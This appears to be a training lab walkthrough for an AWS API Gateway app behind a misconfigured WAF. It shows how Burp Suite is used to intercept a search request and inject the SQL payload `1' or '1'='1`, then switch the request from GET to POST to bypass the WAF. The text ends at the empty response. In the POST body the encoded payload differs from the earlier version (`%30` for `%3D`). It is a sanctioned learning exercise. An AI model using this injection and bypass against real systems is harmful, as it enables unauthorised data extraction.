

The image features a word cloud in the shape of the map of India. The words are arranged to fit the geographical outline. The most prominent words, shown in larger fonts, include "ATTACK", "DEFENSE", "LABS", "COURSES", "PENTESTER ACADEMY", "RED TEAM", "ACCESS POINT", "TOOL BOX", "TRAINING", "HACKER", "PATV", "WORLD-CLASS TRAINERS", "PENTESTING", "TEAM LABS", "ACADEMY", "POINT", "DEFENSE L", "ACCESS P", "WORLD-C", "TRAINING", "SPATV ACCESS", "PENTESTER ACADEN", "COURSES PENTESTER ACA", "PENTESTER ACADEMY ATTACK DEFENSE LABS", "TOOL BOX WORLD-CI", "TRAINING CO", "PENTESTER ACADEMY TOOL BOX", and "PENTESTING". The words "ATTACK" and "DEFENSE" are the largest and are colored red and dark blue respectively, while the others are in shades of gray. The background is white.

| | |
|-------------|-----------------------------------------------------------------------------------------------------------------------|
| Name | Misconfigured WAF: SQL Injection |
| URL | https://attackdefense.com/challengedetails?cid=2454 |
| Type | AWS Cloud Security : API Gateway |

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Step 1: Click the lab link button to get access to the Web App URL.

Resource Details

| | |
|------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target URL | https://25ja1x50sb.execute-api.eu-central-1.amazonaws.com/default/home |
|------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|

Step 2: Navigating to the URL would take you to the web app homepage.




Search User Information

Full Name

SEARCH

| <input type="checkbox"/> | Name | Phone | Gender | Email | Country | Address | District | Zip |
|--------------------------|------|-------|--------|-------|---------|---------|----------|-----|
| No rows | | | | | | | | |
| 0-0 of 0 < > | | | | | | | | |

Step 3: Let's try searching for a user "Raja Bauer". From the drop-down select Full Name, enter the name "Raja Bauer", and click on the SEARCH button.



Search User Information

Full Name


Raja Bauer

SEARCH

| <input type="checkbox"/> | Name | Phone | Gender | Email | Country | Address | District | Zip |
|--------------------------|------------|------------|--------|----------------|---------|-----------------------|-------------|--------|
| <input type="checkbox"/> | Raja Bauer | 0712376712 | Male | interdum.cu... | Mexico | Ap #434-4703 Erat St. | Kahraman... | 426957 |
| 1-1 of 1 < > | | | | | | | | |

This action lists the details of the searched user.

Step 4: You can similarly search for users by their Phone Number too. From the drop-down select Phone Number, enter the phone number "0497649271", and click on the SEARCH button.



Search User Information

Phone Number ▾


0497649271

SEARCH

| <input type="checkbox"/> | Name | Phone | Gender | Email | Country | Address | District | Zip |
|--------------------------|---------------|------------|--------|---------------|---------|--------------------|----------|-------|
| <input type="checkbox"/> | Malik Hopkins | 0497649271 | Male | nullam.lob... | Ireland | 260-9082 Donec St. | Gauteng | 34259 |

1-1 of 1 < >

Step 5: Let's intercept a request using BurpSuite. Switch the proxy to the burpsuite one.

 **Burp Suite Community Edition v2021.10.3**

?

 Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.

☒ Temporary project

☐ New project on disk

Name:

File:

Choose file...

☐ Open existing project

| Name | File |
|------|------|
|------|------|

File:


Choose file...

☒ Pause Automated Tasks


Cancel

Next


Start burpsuite as a temporary project.



Step 6: Navigate to Proxy > Intercept and click on the Intercept is off button to turn on intercept.



Select Full Name, enter value “test”, and click on the SEARCH button, this will send a request to be intercepted by burpsuite.



Search User Information

Full Name


tester

SEARCH


| <input type="checkbox"/> | Name | Phone | Gender | Email | Country | Address | District | Zip |
|--------------------------|---------------|------------|--------|---------------|---------|--------------------|----------|-------|
| <input type="checkbox"/> | Malik Hopkins | 0497649271 | Male | nullam.lob... | Ireland | 260-9082 Donec St. | Gauteng | 34259 |

1-1 of 1 < >


Step 7: Switch to burpsuite and you will find the request the web app sent to communicate with the database. We can see that it is a GET request with the parameter “selection=name&value=tester” in the URL.




We can modify these parameters and try sending out requests to dump our desired data. To do that first right-click and click on the “Send to Repeater” option.



Step 8: Here we could experiment with the parameters and view the responses returned.



Click on the Send button.




This returned no items.

We will try modifying the value parameter to a common SQLi payload (`1' or '1'='1`) which will be URL encoded as.


Code : 1%27%20or%20%271%27%3D%271

Replace the string “tester” with the payload, and send the request.



We get a “ForbiddenException” error. This means a Web Application Firewall (WAF) is blocking our payload requests.

Step 9: Let's switch the request method from a GET method to a POST method. This may allow us to bypass the firewall if it is only validating the parameters for GET requests. Right-click in the Request section and click on the “Change request method”.



You will notice the first word of the request has changed to POST and the parameters and not a part of the URL but a part of the body.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x ...

Send Cancel < >

Target: https://25ja1x50sb.execute-api.eu-central-1.amazo

Request

Pretty Raw Hex [] [] []


```
1 POST /default/data HTTP/2
2 Host: 25ja1x50sb.execute-api.eu-central-1.amazonaws.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://25ja1x50sb.execute-api.eu-central-1.amazonaws.com/default/home
8 Sec-Fetch-Dest: empty
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 47
14
15 selection=name&value=1%27%20or%20%271%27%30%271
```

Response

Pretty Raw Hex Render [] [] []

